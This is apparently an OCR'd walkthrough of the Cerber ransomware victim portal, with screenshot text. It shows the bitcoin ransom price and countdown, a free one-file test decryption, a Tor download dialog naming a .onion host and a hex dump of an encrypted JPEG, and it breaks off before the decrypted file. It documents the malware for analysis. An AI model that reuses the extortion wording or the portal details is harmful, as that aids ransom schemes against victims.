
Within 5 days you can purchase this product at a special price: Ƀ1.000 (≈ $903).

After 5 days the price of this product will increase up to: Ƀ2.000 (≈ $1807).

The special price is available:


04 . 23:59:29

TECH SUPPORT IF YOU HAVE PROBLEMS



In case of any problems with payment or having any other questions, please contact us via the contact form:

TRY BEFORE YOU BUY



We give you the opportunity to decipher 1 file free of charge!


You can make sure that the service really works and after payment for the «Cerber Decryptor» program you can actually decrypt the files!

Please select a file to decrypt and load it to the server:

No file selected.

Note: File should not be more than 2048 kilobytes.

LET'S TEST ONE FILE



CERBER DECRYPTOR

We give you the opportunity to decipher 1 file free of charge!


You can make sure that the service really works and after payment for the «Cerber Decryptor» program you can actually decrypt the files!

Please select a file to decrypt and load it to the server:

5F7j457V34.a8dd

Note: File should not be more than 2048 kilobytes.

DECRYPTING




CERBER DECRYPTOR

We give you the opportunity to decipher 1 file free of charge!

You can make sure that the service really works and after payment for the «Cerber Decryptor» program you can actually decrypt the files!

Task in processing

DECRYPTION DONE




We give you the opportunity to decipher 1 file free of charge!

You can make sure that the service really works and after payment for the «Cerber Decryptor» program you can actually decrypt the files!

Your file is successfully decoded. You can download it.

DOWNLOAD DECRYPTED FILE



We give you the opportunity to decipher 1 file free of charge!

Download an external file type?

Tor Browser cannot display this file. You will need to open it with another application.


Some types of files can cause applications to connect to the Internet without using Tor.

To be safe, you should only open downloaded files while offline, or use a Tor Live CD such as Tails.

☐ Automatically download files from now on

Your file is successfully decoded. You can download it.

PACKAGED AS DECRYPTED.ZIP



We give … her 1 file

You can mak … yment for the «Cerbe … e files!

You … d it.

Opening Decrypted.zip

You have chosen to open:

Decrypted.zip


which is: Chrome HTML Document (328 bytes)
from: http://p27dokhps2n7nvgr.onion

What should Tor Browser do with this file?

● Open with: Google Chrome (default)
○ Save File

☐ Do this automatically for files like this from now on.

THE ENCRYPTED PICTURE FILE




5F7j457V34.a8dd

```
  0 FFD8FFE0 00104A46 49460001 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ˇÿˇ‡  JFIF  ™™™™™™™™™™™™™™™™™™™™
 32 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
 64 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
 96 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
128 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
160 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
192 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
224 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
256 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
288 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
320 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
352 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
384 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
416 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
448 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
480 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
512 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
544 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
576 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
608 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
640 8F5F7335 165C7247 ED0BFF1C 6439A31B 512B7804 0E975E0E 69E43685 D776A099  è_s5 \rGÌ ˇ d9£ Q+x  ó^ i‰6Ö◊v†ô
672 D4203CB2 EB551393 A80BA432 96024245 EDFD2D61 01361922 8188AB22 83FF44CF  ‘ <≤ÎU ì® §2ñ BEÌ"-a 6 "Åà´"Éˇ Dœ
704 8E4FE151 3F8C59A8 A7C22908 D4760997 1F8712A4 61B5BFAF E243D8E5 A444B490  éO·Q?åY®ß¬) ‘v ó á §aµøØ,CÿÂ§D¥ê
736 1568C960 ADC07E46 776BF70F AB5BE368 70C6008D 6A4EFD92 92A725D6 229E9184   h…`≠¿~Fwk˝ ´[„hp∆ çjN"ííß%÷"ûëÑ
768 E89CE36D 33EED3C0 32F4B922 64CFABE3 21F25CE3 74DFBBAB D43F1D2F D80E9A09  Ëú„m3Ó”¿2Ùπ"dœ´„!Ú\„tflº´‘? /ÿ ö
800 1B65E9DE A4231A3D 138AAD3F 6E0E565E E545DCAC C79815D2 B9F3D83B A0101BAC   eÈfi§# = ä≠?n V^ÂE‹¨«ò “πÛÿ;†  ¨
832 450F24C2 D320D989 C66BFB6E BF9830EA F2F66DEA 504F203C F76BD634 13E115D4  E $¬” Ÿâ∆k˚nøò0ÍÚˆmÎPO <˜k÷4 · ‘
```

Signed Int ⌃ big ⌃ (select some data)

0 out of 4510 bytes

THE DECRYPTED PICTURE FILE



```
